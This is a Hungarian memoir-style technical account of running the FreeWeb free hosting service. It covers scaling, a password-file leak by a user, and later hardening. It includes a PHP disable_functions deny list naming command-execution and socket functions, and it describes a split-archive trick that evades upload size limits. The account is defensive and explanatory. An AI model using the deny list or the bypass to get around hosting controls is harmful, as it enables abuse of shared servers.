Sokan ledöbbsentek, amikor meglátták a FreeWeb első szerverét, amivel kivívta a konkurens szolgáltatók közötti elsőséget. Sokan valami hatalmas monstrumot képzeltek el, amolyan szerver farmot. Helyette ott árválkodott a salgó polcon 1db AMD K6-2 400-as processzorral, 512Mbyte memóriával és 7.6 Gbyte IDE winchesterrel egy kis asztali PC. Ma már a kis noteszgépekben, pda-kban van ilyen erősségű processzor, és a fényképezőkbe is gyakran több a háttértár. Pedig ezzel a szerverrel kb. napi 10,000 látogatót ki tudtunk szolgálni. Érdekes módon ekkor még nem is nagyon használtunk „energiatakarékos” megoldásokat. A szerveren minden egyes felhasználó egy önálló linux user volt külön bejegyzéssel a /etc/passwd, /etc/shadow állományokban, önálló home könyvtárral, saját mail könyvtárral. A reklám csík elhelyezését pedig úgy oldottuk meg, hogy a felhasználó létrehozásakor (adduser) a rendszer által használt skelton tartalmazott egy .web könyvtárat, amiben egy default.html nevű állomány volt. Mivel a .web könyvtár tulajdonosa a root volt és csak neki volt rá írási joga, így a felhasználók nem tudták ezen állományt módosítani. Ez a természetesen már egy javított megoldás, mivel minden kezdet nehéz alapon első próbálkozásunk a default.html állomány közvetlen a home könyvtárba való helyezése volt szintén root jogokkal, amit a felhasználó a saját jogaival nem tudott módosítani, de törölni viszont tudta. Ez is csak úgy derült ki, hogy reklamáltak felhasználók, hogy az XY oldalnak miért nincs reklámcsíkjá. Ez a technológia mindaddig működött is, amíg az adduser parancs, ami a rendszer user-t létrehozta nem kezdett el percekig tölteni azzal, hogy a jelszó állományba beírja az adott felhasználót (ez pár tízezres felhasználószám mellett következett be). Gyors megoldásként a jelszó készítő részét írtuk át az adduser parancsnak, mely innentől nem vizsgálta végig, hogy van-e már olyan felhasználói név, mi az utoljára kiosztott felhasználói ID, hanem kiolvasta a legutolsó sort, az ahhoz tartozó ID+1-el pedig hozzáfűzte a listához az új regisztrációt. Ennek továbbfejlesztése volt, hogy a felhasználók azonosítását mind FTP, mind mail, mind pedig webes adminisztrációs bejelentkezéskor adatbázisból oldottuk meg, mivel mindezt egy szöveges állományba került tárolásra a felhasználó minden adata, beleértve a jelszavát is kódolatlan formában.

Miután áttértünk az adatbázis alapú azonosításra, ahol az adatbázisban már titkosított formában kerültek elmentésre a jelszavak, a /etc/shadow állomány teljes mértékben értelmét veszítette, így oda minden alkalommal valami kamu jelszót írtunk be.

A terhelés növekedtével két problémába is beleütköztünk. Egyik az apache webszerverbe épített 512 db maximális processz szám elérése volt, majd kicsit később a linux kernelben található 1024-es processz szám korlát. Ez a két szám a gyakorlatban azt jelenti, hogy egyszerre legfeljebb 512 párhuzamos web kérést tud kiszolgálni a gép, amin egyszerre legfeljebb 1024 program fut. Sajnos hiába kérdezősködtünk széles ismeretségi körben, hiába próbáltunk tanácsot kérni igen komoly szaktekintélyektől, mit lehet tenni ilyen esetben, csak széttett karral néztek ránk, amikor feltettük a kérdést. A megoldás mindkét esetben a program illetve linux kernel forráskódjába való belenyúlás és a megfelelő rész átírása volt. Ez volt az első alkalom, hogy a szolgáltatást kiszolgáló rendszert is módosítanunk kellett.

A következő evolúciós lépés az volt, amikor a rendszer felhasználók tárolása nem a passwd / shadow állományban történt, hanem szintén adatbázisban. Sajnos, mivel kezdetek kezdetén lehetőséget biztosítottunk cgi (szerver oldali programok) futtatására, ami nem a webszerver, hanem a felhasználó saját jogaival futott, a rendszer user-ekre szükségünk maradt mindvégig. Szintén egy fejlődési lépcső volt, amikor a biztonság fokozása érdekében megoldottuk, hogy ez így legyen, azaz a felhasználói programok tényleg a felhasználó és ne a webszerver jogaival fussanak.

Mivel azt az irányelvet, hogy ami működik, ahhoz nem nyúlunk elég erősen betartottuk, a fenti módosításnak is elég komoly kiváltó oka volt. Ez az ok nem más, mint az, hogy egyes felhasználók rájöttek, hogy php / cgi programok segítségével tetszőlegesen be tudják barangolni a szervert és szabadon olvasgatták a különféle config állományokat, melyekbe helyenként még adatbázis és egyéb jelszavak is voltak. A legnagyobb gond az volt, amikor egy kedves felhasználó megtalálta azt a szöveges állományt, amit a pár évvel korábbi átálláskor elmentettünk és persze meg is felejtkeztünk róla. Ez a szöveges állomány nem volt más, mint a felhasználók adatainak tárolására szolgáló „adatbázis” amit a régi rendszer használt. Sajnos ez a kedves felhasználó nem elégedett meg azzal, hogy megszerezte ezt az állományt, hanem kedvesen fel is helyezte egy weboldalra, ahonnan ki tudja hány ember töltötte le és ki tudja, hány jelszó volt ami még működött és a tulajdonosa az eltelt 1-2 év alatt nem módosította azt.

Na igen, a népszerűségnek ára van. Folyamatos versenyfutás volt az idővel és a vicces kedvű internetezőkkel, ki mikor talál olyan rést a rendszeren, amin keresztül tényleg kárt tud benne tenni. Szerencsére a fenti eset inkább csak kellemetlenséget okozott, a lehetőségeket viszont szeretnénk volna minimalizálni.

Milyen megoldásokat alkalmaztunk?

Egyrészt az egyik probléma ugye az volt, hogy a felhasználói programok szabadon garázdálkodtak (igaz, csak olvasási joggal) a szerveren. Ennek megszüntetése érdekében több lépést is tettünk. Az egyik az úgynevezett suexec modul beállítása, ami a cgi szerver oldali programokat webszerver jogról átállítja a felhasználó saját jogaira. A másik webes beállítás a php programok openbasedir paraméterének megadása volt. –re, majd később a webszerver modul által a felhasználó főkönyvtárára, melynek hatására a php programok csak azokat az állományokat tudták megnyitni, melyek abban a könyvtárban voltak, ahonnan a php program elindult (illetve később a teljes könyvtárát elérte, de más felhasználók adataihoz nem fért hozzá). Ez a két lépés még nem volt elegendő, mivel a cgi programok még mindig tudtak barangolni a szerveren, így a linux filerendszer szintű jogosultságaival is elkezdtünk játszani. Mivel a felhasználók a freeweb csoportban voltak, a webszerver pedig a www-data nevű felhasználó jogaival futott, így az összes felhasználói könyvtárról elvettünk minden jogot a freeweb csoporttól és megadtuk az olvasás jogát az „egyéb” csoportnak. Ennek hatására ha egy felhasználói könyvtárba egy másik felhasználó jogaival futó cgi program szeretett volna benézni, akkor mivel arra a könyvtárra csak a másik felhasználónak és az „egyéb” csoportnak volt joga, nem fért hozzá. Ha a webszerver kereste fel a könyvtárat (egy internetező meglátogatta az adott webcímet) akkor a www-data mint „egyéb” minden gond nélkül tudta olvasni az oda elhelyezett tartalmat.

A rendszer állományokról a fenti leírással azonos módon vettük el a cgi programok jogait. Egyesével végignéztük a /bin, /sbin és hasonló könyvtárakat, ahol olyan programok lehettek, melyek segítségével nem kívánt műveleteket tudna végrehajtani a felhasználó és átírtuk ezen programok jogosultságait.

Php programok esetében pedig a disabled_functions nevű konfigurációs beállítás volt segítségünkre, melyben egy kb. 8 soros lista volt a nemkívánatos parancsokkal.

```
disable_functions = system, exec, passthru, kill, virtual, http_connect, chmod, ftp_connect, connect, mkdir, link, symlink, popen, sleep, posix_ctermid, posix_getcwd, posix_getegid, posix_geteuid, posix_getgid, posix_getgrgid, posix_getgrnam, posix_getgroups, posix_getlogin, posix_getpgid, posix_getpgrp, posix_getpid, posix_getppid, posix_getpwnam, posix_getpwuid, posix_getrlimit, posix_getsid, posix_getuid, posix_isatty, posix_kill, posix_mkfifo, posix_setegid, posix_seteuid, posix_setgid, posix_setpgid, posix_setsid, posix_setuid, posix_times, posix_ttyname, posix_uname, openlog, shell_exec, fsockopen, pfsockopen, phpinfo
```

A php.ini disabled_functions sora

A védelmet további tűzfal szabályok is erősítették, melyek lehetetlenné tették a szerverről kifelé menő kapcsolatok létesítését. Ezen védelmi mechanizmusok együttesen lélegzetvételyi időt biztosítottak számunkra az eljövendő időkben.

Természetesen mondanom sem kell, hogy a fenti lépések jelentős részét egyhuzamban csináltuk meg, nehogy valaki kihasználja a publikált problémát a publikálónál komolyabb eredménnyel. Az ilyen 2-3 napos nonstop játékok sajnos nem voltak ritkák a cég életében.

Ezzel a pár átalakítással időt nyertünk, ismét nekiállhattunk dolgozni. A programozók folyamatos önképzésének köszönhetően már olyan megoldások is szóba jöhettek, melyek a kezdetekkor fel sem merültek bennünk, mivel azt sem tudtam, hogy lehet olyat. Az egyik és talán legfontosabb ilyen fejlesztés az időközben szinte mesterséges intelligenciával felruházott default.cgi lecserélése volt. Szegény programozóm, amikor kiejtettem a számon ezt a szót, hogy ebbe a modulba bele kellene nyúlni, hogy valamit megoldjunk, már a szőr felállt a hátán és menekülőre fogta a dolgot. Elérkezett tehát az idő, hogy likvidáljuk. A feladatait sok más új dologgal együtt egy webszerver (apache) modul vette át, mely ezáltal a rendszer részeként dolgozta fel az egyes beérkező kéréseket és szolgálta ki a megfelelő tartalmat.

Ennek a modulnak a segítségével tudtuk megoldani a reklámentességet, a domain nevek kiszolgálását, a kereső robotoknak a frameset nélküli tartalom biztosítást, a több disk tömbre, majd több szerverre történő terhelés elosztást, a külföldi / belföldi látogatók eltérő jogainak kezelését, stb.

A legtöbb védelmi mechanizmust duplikáltuk, azaz két egymástól független, más eljárást használó rutin figyelte a rosszalkodókat. Többek között ilyen volt a futásidő korlát is. A felhasználói programok, hogy ne tudják túlterhelni a rendszert a php max exec time paramétere alapján 5 másodperc múlva ki kellett lépjenek. Természetesen volt olyan eset, amikor ezt nem tette meg, ezekre a programokra figyelt egy fél percenként futó alkalmazás, ami a nem rendszerprogramokat ellenőrizte és ha túl hosszú ideje futott (több, mint fél perc) akkor leállította azt. Hasonlóan figyeltünk az ingyenes adatbázis szerverre is. Ott is meghatározott limit volt a lekérdezések és egyéb adatbázis műveletek számára vonatkozóan, de ha egy rosszul összeállított parancs túl sokáig szeretett volna futni és ezáltal foglalni mások előtt a szűkös és drága erőforrásokat akkor itt egy gondoskodott egy program arról, hogy ezt 15 másodpercnél tovább ne tegye. Ezen programoknak köszönhetően a rendszer szinte minden támadásból vagy véletlen programozási hibából eredő túlterhelésnek ellenállt emberi beavatkozás nélkül. Ha valamiért az egyik gép terheltsége mégis egy kritikus szint fölé emelkedett volna, a rendszerek SMS-ben figyelmeztettek minket a problémáról, így 5 percen belül megkezdhattuk a probléma elhárítását.

A felhasználók által elhelyezett tartalmat szintén egy program figyeli. Mivel az adatok feltöltése kizárólag FTP-n keresztül lehetséges (a webről felhelyezhető állományok mérete igen alacsonyra lett korlátozva illetve a futásidő limit miatt sem lehet nagy állományokat weben feltenni) elegendő volt az FTP programra „ráültetni” egy kis ellenőrző rutint. Ez sok tévhitel szemben nem csupán az állományok kiterjesztését figyelte, hanem belenézett a feltöltött adatokba is. Minden szabályos file elején egy azonosító fejléc található, ami linux alatt egy file parancs segítségével könnyedén kiolvasható és valami ilyesmi eredményt kapunk: „JPEG image data, JFIF standard 1.01”

Ezen információt minden egyes állomány típusról begyűjtöttük és a megfelelő részeket felhasználtuk azonosításra. Egy táblázat alapján meg volt határozva, mely állomány típushoz milyen azonosító és milyen kiterjesztés kell tartozzon és az adott típusból mekkora a maximálisan elhelyezhető méret. Amennyiben ezen feltételeknek nem felelt meg az aktuálisan feltöltött állomány, a rendszer azonnal eltávolította azt.

A FreeWeb egyetlen ismert és mai napig automata megoldás nélkül hagyott sebezhetősége az állomány méret korlátozást végzi, mégpedig az, hogy a tömörített állományokra megadott korlát 1 állományra vonatkozik. Arra figyel a rendszer, hogy pl. a valami.rar mellé ne lehessen a valami.r01 illetve valami.r02 állományokat is elhelyezni (ezeket azonnal törli), arra viszont nincs felkészítve, ha a valami állományt valami.part01.rar, valami.part02.rar önálló tömörített állományokként helyezzük el. Ezen problémát áttételesen a forgalom figyelő megoldotta, mivel ha ezen adatokat valaki letöltötte akkor az az adatforgalomban megjelent és így ki lehetett szűrni a renitens felhasználót. A másik megoldás a teljes tartalom időszakos átvizsgálása volt, melyet az általa okozott iszonyatos terhelés miatt minden esetben a mentés szerveren végeztünk el. Ilyenkor megkerestük az összes, a szerveren tárolt állomány közül azokat, melyekre az ilyen tördelési kinézet megfelelt (pl.: part.*rar). Ezeket utána manuálisan végignéztük és a problémás oldalakat felhasználóit eltávolítottuk.

Hasonlóan a nem kívánt adattárolások elkerülése érdekében egy program minden hajnalban belenézett a felhasználók főkönyvtárába és ellenőrizte, létezik-e index.html vagy index.php vagy index.cgi (illetve .htm, .php3, stb) Ha létezik, semmi gond. Ha nem létezik, de az adott könyvtár nem üres, egy figyelmeztető levelet kap az adott oldal készítője, melyben a rendszer 3 nap haladékot ad a probléma orvoslására. Ha 3 nap múlva a rendszer ugyancsak észleli a szabályok megsértését, az oldal törlésre kerül illetve azon felhasználók esetében, melyek valamilyen fizetős szolgáltatást vesznek igénybe (pl.: domain név), a felhasználó maga nem törődik, csupán a könyvtár adattartalma. Így elkerülhető az az igencsak kellemetlen helyzet, hogy egy domain név alatt másik személy által készített másik tartalom jelenjen meg.

Ahogy azt már említettem, a látogatók által generált adatforgalmat folyamatosan elemzi egy szerver annak megfelelően, hogy milyen adatot és milyen módon töltenek le. A milyen adat itt lehet szöveges, kép vagy valami egyéb adat, pl.: zene, film, program, stb. A milyen módon pedig arra utal, hogy az adott tartalomra mutató hivatkozás hol szerepel. Ha a felhasználó saját freewebs oldalán, akkor a böngésző ezt a referert küldi el a szervernek, ha más, külső szerveren tárolt weboldalon, akkor annak az oldalnak a hivatkozását fogjuk megkapni. Ebből a hivatkozásból visszanyerhető a domain név, ami a címben található, abból pedig kiderül, hogy kihez tartozik. Ha olyan domain név, mely a freeweb szerverre vagy más egyéb saját szolgáltatásra mutat, akkor azt saját referernek minősítjük, minden egyebet idegennek. Van egy harmadik eset is, amikor semmiféle referer adatot nem kap a szerver. Ez két módon fordulhat elő. Az egyik, ha a látogató olyan tűzfal programot használ, mely ezen információ küldését blokkolja, a másik pedig hogy a cím e-mailben, stb. érkezett és másolással vagy egyszerű kliens alapú, nem webmail levelezőben történő rákattintással került a böngészőbe.

Ezeket az információkat folyamatosan gyűjtötte a szerver és rendszeresen emberi beavatkozással lett kiértékelve. Sajnos ezen feladat automatizálása meglehetősen sok mesterséges intelligencia leprogramozását vette volna igénybe, így erre nem került sor.

A rendszer adminisztrációs felületén két statisztikát néztünk rendszeresen. Az első a szerver teljes, összesített forgalma felhasználónként, a második az idegen refererrel érkező kérések.

Egy ilyen táblázat a következőképp nézett ki:

username	forgalom	mai látogató	összes látogató
clubjamaica	40.022 MB	785	554874
fsv	36.655 MB	705	841861
pinacska	29.878 MB	1944	573568
dhaka	22.608 MB	987	114651
tube	15.789 MB	3	10878
golyoallok	10.147 MB	181	434724
dugjmeg	9.649 MB	3797	1559875
boutifulsex	9.627 MB	711	39744
olderwomen	9.396 MB	1496	1885125
brutalvideos	8.456 MB	482	1565599
sexcentrum	7.269 MB	1675	3333055
charmedportal	6.828 MB	893	5569857
digidugi-hu	5.587 MB	102	23380
emulegay	5.436 MB	523	36774
humorbomba	5.419 MB	284	256670
amateurssex	4.733 MB	1328	677491
sexpartner	4.108 MB	778	1868156
nitro1	4.080 MB	459	385226
bizar	4.003 MB	1045	7856969
streetlegs	3.960 MB	295	330644
popsi	3.850 MB	632	2562227
bpgayboy	3.596 MB	152	511280
arzen25	3.589 MB	2120	6887346
fgab	3.551 MB	298	227055
forroajkak	3.356 MB	231	83775
bbmb	3.281 MB	394	392764
glasshouse	3.207 MB	436	370853
sp22	3.166 MB	8	54393
sexylegsinaction	3.141 MB	97	1446
policecars	3.063 MB	168	197824
punkportal	2.943 MB	85	175762
sexkepeim	2.861 MB	484	24207
familypictures	2.772 MB	148	268411
bigass	2.740 MB	1258	2163938
private-pantyhose	2.627 MB	406	92099
homepornvideos	2.590 MB	1358	235364
antropos	2.515 MB	602	933541
telenovelas	2.455 MB	1880	2075966
arterotika	2.370 MB	489	988313
loconet	2.281 MB	139	423991
regifoto	2.182 MB	105	28346
csajok-hu	2.138 MB	461	263298
aniel	2.073 MB	173	1172580
abikk	2.071 MB	102	143842
szoroslanyok	2.006 MB	679	848372
lbn11	1.928 MB	215	925530
gayxxx	1.927 MB	72	9700
filmborito	1.914 MB	1066	753100
hq	1.884 MB	402	530615
widerx	1.824 MB	596	1455344

Teljes adatforgalom

username	forgalom	mai látogató	összes látogató
szexcentrum	1.737 MB	1675	3333055
sp22	1.205 MB	8	54393
aniel	1.159 MB	173	1172580
jtamas82	751 MB	178	16760
aftershockhun	571 MB	9	7879
halmosl	552 MB	0	577
bloombox	533 MB	73	7792
bpgayboy	516 MB	152	511280
nitrol	431 MB	459	385226
astrojan	426 MB	234	103599
tothmc	403 MB	354	11730
nyulfarok	396 MB	529	278591
telenovelas	377 MB	1880	2075966
alagnetwork	361 MB	2	2473
abikk	299 MB	102	143842
kamionszim	292 MB	53	104526
wrc-hun	283 MB	172	711350
szuletett-felesegek	273 MB	91	104710
regifoto	264 MB	105	28346
private-pantyhose	255 MB	406	92099
brutalvideos	254 MB	482	1565599
vlstudio	248 MB	5	358
nfcmultimedia	245 MB	0	26
hocktamas	229 MB	89	64724
rubikkocka	221 MB	60	89022
holgyekurak	218 MB	166	165171
ajolie	192 MB	4	8330
silverlion	183 MB	8	76
zaxxon	181 MB	12	30737
bigass	180 MB	1258	2163938
lesbian	175 MB	109	210881
tanmarkaussies	168 MB	35	11011
dugjmeg	160 MB	3797	1559875
feete107	141 MB	0	52
punkportal	140 MB	85	175762
olderwomen	140 MB	1496	1885125
laikus	138 MB	0	435
hq	137 MB	402	530615
bullstar	136 MB	69	24392
szerosz	130 MB	2	1747
mocisoft	130 MB	45	597489
orgia	129 MB	89	372339
popsi	128 MB	632	2562227
web333	120 MB	322	418991
autosim	118 MB	20	20669
maracska	118 MB	1	1970
erettholgyek	118 MB	188	16892
piciici	113 MB	1	4823
motivalo-idezetek	105 MB	2	18
practicmedia	102 MB	29	32382

Idegen refererrel érkező forgalom

Ha megnézzük a két táblázatban szereplő felhasználókat, a jelentős eltéréseket kell keresni. A teljes forgalmat mutató adatlapon egyből kiugrik a tube, az sp22, és a gayxxx felhasználó, akik igen alacsony látogatószám mellett nem kevés forgalmat generáltak. Ezek közül a tube azonnali törlésre kerülne, a másik két felhasználó oldala pedig egy vizsgálat tárgyát képezné.

A második táblázatban szereplő felhasználók között már több a renitens. Mindjárt itt az első a szexcentrum, aki csak azért nem kerülne törlésre, mert szép számú látogatót hoz, így a még megtűrt határon belül van (ez az a rész, amit nehéz lenne leprogramozni és egyértelműen definiálni, hogy mi az a határ). Az sp22 itt is szerepel, így normális esetben ő is törlésre kerülne, ám az oldal rendelkezik domain névvel, így megint csak az előbbi kategóriába esik. Manuális megtekintést igényel az aftershockhun lap is, ahol összesen 9 látogató járt, de az adatai elég szépen mentek más szervereken keresztül kifelé. Ennél egyszerűbb a helyzet a halmosl felhasználónál ahol nulla látogató volt képes több, mint fél gigabyte adatot letölteni a tárhelyről idegen refererrel, így ezen felhasználó azonnal törlésre kerülne. A fenti szempontok figyelembevételével néztük át napi / heti rendszerességgel a listákat és töröltük a nem megfelelő oldalakat.

Hogyan is működött a kiszolgálás ?

Az egyszeri felhasználó, aki ül a számítógépe előtt valamilyen indíttatás folytán beírja a böngészőjébe egy FreeWebes oldal címét, vagy egy ilyen linkre kattint. Ekkor az internet kapcsolatánál beállított névszerverek segítségével megállapítja annak a szervernek az IP címét, ahova ezt a kérést el kell küldeni. Mivel http kérésről van szó, a megfelelő IP-n lévő gép 80-as portján figyelő alkalmazás fogadja a kérést. Ez a mi esetünkben egy apache webszerver. A kérés eljut az általunk írt alkalmazáshoz, mely sok sok apró jellemző alapján dönti el, mit kell csinálnia ezzel a kéréssel.

Először is a beérkezett url-ből megállapítja a domain nevet. Ha ez freeweb.hu vagy fw.hu akkor utána a felhasználói nevet és az elérési utat állítja össze. Ha nem freeweb vagy fw akkor adatbázis alapján dönti el, az adott domain név mely felhasználóhoz van hozzárendelve. Ebből adódik, hogy a domain nevek kezelése nem a hagyományos virtual host megoldással van kezelve hanem egy program segítségével. Minden domain ugyanoda mutat. Tehát ismert a felhasználó, ismert az útvonal. Ha nincs állomány hivatkozás akkor index.php, .cgi, .htm, .html keresésére kerül sor, ha van, akkor tudjuk, mit kell kiszolgáltatni. Illetve azt tudjuk, hogy a látogató mit szeretne, de nem biztos, hogy azt fogja kapni. Ha ugyanis nincs a user agent alapján egy robotról van szó, azaz egy kereső szeretné az adatbázisát bővíteni, frissíteni akkor neki mindenképpen a tartalmat kell kiszolgáltatni. Ha látogató nézi az oldalt akkor el kell dönteni, van-e neki már reklám frame-je. Ha nincs akkor előbb azt kell kiszolgáltatni és csak a user frame-be kell beletenni azt, amit Ő eredetileg kért.

```
<html>
<head>
<title>teszt</title>
<meta name="Description" content="teszt, teszt">
</head>
<frameset border="3" frameborder="1" framespacing="0" rows="65,*">
  <frameset border="0" frameborder="0" framespacing="0" cols="0,*">
    <frame      src="http://www.freeweb.hu/html/audit.html"      marginheight="0"
marginwidth="0" noresize name="audit" scrolling="no">
    <frame      src="http://www.freeweb.hu/html/logo_13.html"      marginheight="0"
marginwidth="0" noresize name="logo" scrolling="no">
  </frameset>
  <frame src="http://www.freeweb.hu/teszt/index.html" noresize name="user">
</frameset>
<noframes></noframes>
</html>
```

freeweb frameset

Ha ez utóbbi eldöntése nem sikerült akkor egy második lépcsős trükk lép életbe. A webszerver minden html állomány elejére beilleszt egy javascript kódot, ami ellenőrzi, hogy létezik-e a reklám frame.

```
<!--  
  
function reload() {  
    top.frames["audit"].location.reload();  
}  
  
function popup() {  
    if (navigator.appName=="Microsoft Internet Explorer" && parseInt(navigator.appVersion)>=4) {  
    loc=new String(top.document.location);  
    loc=loc.replace(/www\.fw\.hu\/gi,"www.freeweb.hu/");  
  
    top.document.location=loc.replace(/www\.freeweb\.hu(?:\/[^\s]*)?\/(?:[^\s]+)\/(.*)/gi,"$2.freeweb.hu$1/$3");  
    }  
}  
  
if (top.frames["audit"] && top.frames["user"])  
    window.onunload=reload;  
if (!(top.frames["audit"] && top.frames["user"]))  
    window.onload=popup;  
  
// -->
```

reload.js

Ha igen akkor semmi tennivalója. Ha nem, akkor újratölteti az oldalt úgy, hogy a rendszer érzékelje, hogy most a reklám keretet is ki kell tennie.

Az sem mindegy, hogy milyen reklám keretet tesz ki a program, tekintettel arra, hogy a felhasználóknak lehetősége van reklámmentességet kérni. Ekkor a gép a framesetet ugyanúgy legenerálja, csupán a reklám frame-et hagyja ki. Erre azért van szükség, mert ugyanebbe a keret rendszerbe található az a 0 méretű keret is, amiben a medián és más mérőkódok el lettek helyezve. Amikor a felhasználói oldalon valami változás történik, pl. a látogató rákattintott egy linkre és egy aloldal jelenik meg a korábban beillesztett javascript újratölti ezt a láthatatlan keretet és ezzel jelzi az auditor rendszer felé, hogy új lapletöltés történt. Ezt korábban úgy szerettük volna megoldani, hogy a medián kódot építjük be minden html-be, de a szolgáltató cég kifogásolta, hogy amennyiben egy frame-s oldalt készít valaki akkor abban több mérőkód is szerepelne és ezzel meghamisítaná a mérést.

A frame struktúra további előnye a domain nevek kezelésénél jelenik meg. A rendszer ugyanis ahogy korábban már említettem igazából nem kezel domain neveket. Neki minden név egyforma és ugyanoda mutat. A kiszolgálás során ugyanis a user frame-be már nem domain neves hivatkozás kerül hanem egy www.freeweb.hu/felhasznalónév/állománynév. Így a valódi kiszolgálásnál ezek az oldalak már semmiben sem különböznek egy egyszerű freewebes oldaltól.

A FreeWeb rendszer egyik legnagyobb problémája az volt, hogy egy gépen szerettünk volna megoldani mindent ami a felhasználói oldalak kiszolgálásával kapcsolatos. Ennek legfőbb oka a cgi futtatás és a hozzá kapcsolódó valódi rendszer felhasználó megléte. Egy idő után viszont eljutottunk oda, hogy a több milliós gép is kevésnek bizonyult alatta és valamit lépni kellett. Az egyetlen helyes irány a több gépre történő szétbontás lehetett. Szerencsére a webszerver modul amit készítettünk egy kis okítás után megtanulta, hogy egy meghatározott felhasználó melyik disk tömbön van, így egy szerveren belül két független tömbre már szét tudtuk szedni a tartalmat, majd egy proxy modullal ötvözve elkészült egy olyan alkalmazás, mely a valódi kiszolgáló webszerverek előtt helyezkedett el, Ő szolgálta ki a reklám frame-eket, majd a háttérbe lekérte a megfelelő szervertől a valódi tartalmat. Ezzel a kiszolgáló gépeket duplázni tudtuk, így két igen erős szerver gépenként két 1-1 terabyte-os scsi tömbbel szolgálta ki a felhasználói kéréseket.

A következő ilyen probléma a nemzetközi irányú sávszélesség volt. Egy ingyenes szolgáltatás gyakorlatilag korlátlan mennyiségben képes felemészteni a nemzetközi sávszélességet, ami pedig igen sokba kerül. Erre a fenti megoldás továbbgondolása adott megoldást mégpedig úgy, hogy a proxy gépet is lemásoltuk és elhelyeztük egy olyan internet szolgáltatónál akiről köztudott volt, hogy jelentős nemzetközi sávszélességgel rendelkezik és mostanában nem szándékozik korlátozni az ügyfeleket. A felhasználói kérések innentől hol az egyik, hol pedig a másik gépre pottyantak be és kerültek kiszolgálásra egyszerű DNS round robin eljárásnak köszönhetően.

Az egész freeweb oldal kiszolgálásnak ez a C-ben írt modul a lelke illetve ennek egy módosított példánya, mely a proxy gépen fut és továbbítja a kéréseket a kiszolgáló gépek felé. Természetesen ez a forráskód nem teljes, kizárólag oktató célzattal kerül közzétételre azok számára, akik webszerver modul írására adták a fejüket.

```
#include <syslog.h>
```

```
#include "httpd.h"
```

```
#include "http_core.h"
```

```
#include "http_request.h"
```

```
#include "http_config.h"
```

```
#include "http_protocol.h"
```

```
#include "http_log.h"
```

```
#include "ap_config.h"
```

```
#include <postgresql/libpq-fe.h>
```

```
#include "mod_fw.h"
```

```
#include "main.h"
```

```
#include "fwutils.h"
```

```
#include "utils.h"
```

```
#include "frameset.h"
```

```
#include "error document.h"
```

```
#ifdef PHP
```

```
#ifdef HAVE_CONFIG_H
```

```
#include "config.h"
```

```
#endif
```

```
#include "php.h"
```

```
#include "php_ini.h"
```

```
#endif
```

```
PGconn *pg=NULL;
shared_t *shared;

static void fw_openlog(void) {
    openlog("fwmodule", LOG_CONS|LOG_PID|LOG_NDELAY, LOG_USER);
    return;
}

static void fw_closelog(void) {
    closelog();
    return;
}

static void fw_cleanup_handler(void) {
    if (pg) {
        PQfinish(pg);
        pg=NULL;
    }
    return;
}

static void fw_init(server_rec *s, pool *p) {
    // ap_add_version_component("mod_fw/"VERSION);
    ap_block_alarms();
    ap_register_cleanup(p,(void *)s,(void *) fw_cleanup_handler,ap_null_cleanup);
    shared_create();
    ap_register_cleanup(p,NULL,(void *)shared_destroy,ap_null_cleanup);
    ap_unblock_alarms();
}

static const char *fwmodule_enable (cmd_parms *cmd,void *config,int flag) {
    fw_conf *cfg=(fw_conf *) config;
    cfg->enabled=flag;
    return NULL;
}

static const char *fwmodule_basepath(cmd_parms *cmd,void *config,const char *arg1, const char *arg2)
{
    fw_conf *cfg=(fw_conf *) config;
    regex_t *regexp;
    userhomemap_t *uhm;
    regexp=ap_pregcomp(cmd->pool,arg1,REG_ICASE);
    if (regexp!=NULL) {
        uhm=ap_palloc(cmd->pool,sizeof(userhomemap_t));
        uhm->regexp=regexp;
        uhm->basepath=ap_pstrdup(cmd->pool,arg2);
        *(void **) ap_push_array(cfg->uhm)=uhm;
    } else {
        fprintf(stderr,"mod_fw: can't compile regexp: [%s]",arg1);
        exit(-1);
    }
    return NULL;
}
```

```
}
```

```
static const char *fwmodule_conninfo(cmd_parms *cmd,void *config,const char *arg) {
    fw_conf *cfg=(fw_conf *) config;
    cfg->conninfo=ap_pstrdup(cmd->pool,arg);
    return NULL;
}
```

```
static const char *fwmodule_errordocument(cmd_parms *cmd,void *config,const char *one,const char
*two) {
    fw_conf *cfg=(fw_conf *) config;
    ap_table_add(cfg->errordocuments,one,two);
    return NULL;
}
```

```
static const char *fwmodule_directoryindex(cmd_parms *cmd,void *config,const char *arg) {
    fw_conf *cfg=(fw_conf *) config;
    while (*arg)
        *(char **)ap_push_array(cfg->directoryindexes)=ap_getword_white(cmd->pool,&arg);
    return NULL;
}
```

```
static const char *fwmodule_noframeset_ct(cmd_parms *cmd, void *config,const char *arg) {
    fw_conf *cfg=(fw_conf *) config;
    *(char **) ap_push_array(cfg->noframeset_ct)=ap_pstrdup(cmd->pool,arg);
    return NULL;
}
```

```
static const char *fwmodule_noframeset_ua(cmd_parms *cmd, void *config,const char *arg) {
    fw_conf *cfg=(fw_conf *) config;
    *(void **) ap_push_array(cfg->noframeset_ua)=ap_pregcomp(cmd->pool,arg,REG_ICASE);
    return NULL;
}
```

```
static const char *fwmodule_trafficignore_ct(cmd_parms *cmd, void *config,const char *arg) {
    fw_conf *cfg=(fw_conf *) config;
    *(char **) ap_push_array(cfg->trafficignore_ct)=ap_pstrdup(cmd->pool,arg);
    return NULL;
}
```

```
static const command_rec fw_commands[] = {
    {"FWModule",fwmodule_enable,NULL,OR_ALL,FLAG,"Turning on or off the module"},
    {"FWUserHome",fwmodule_basepath,NULL,OR_ALL,TAKE2,"Map for user->homedir translation"},
    {"FWConnectionInfo",fwmodule_conninfo,NULL,OR_ALL,TAKE1,"Database connection
information"},
    {"FWErrorDocument",fwmodule_errordocument,NULL,OR_ALL,TAKE2,"Defines the ErrorDocument
filenames"},
    {"FWDirectoryIndex",fwmodule_directoryindex,NULL,OR_ALL,RAW_ARGS,"Defines the
DirectoryIndex filenames"},
    {"FWNoFramesetCT",fwmodule_noframeset_ct,NULL,OR_ALL,ITERATE,"No frameset for these
content types"},
    {"FWNoFramesetUA",fwmodule_noframeset_ua,NULL,OR_ALL,ITERATE,"No frameset for these
user agents"},
}
```

```
    {"FWTrafficIgnoreCT",fwmodule_trafficignore_ct,NULL,OR_ALL,ITERATE,"Ignore these content  
types while counting traffic"},  
    {NULL,NULL,NULL,0,0,NULL}  
};
```

```
static const char *fwdomains[] = {  
    "freeweb.hu",  
    "fw.hu",  
    NULL  
};
```

```
static void *create_dir_config(pool *p, char *dir) {  
    fw_conf *cfg=ap_palloc(p,sizeof(fw_conf));  
    cfg->dir=ap_pstrdup(p,dir);  
    cfg->enabled=0;  
    cfg->conninfo=NULL;  
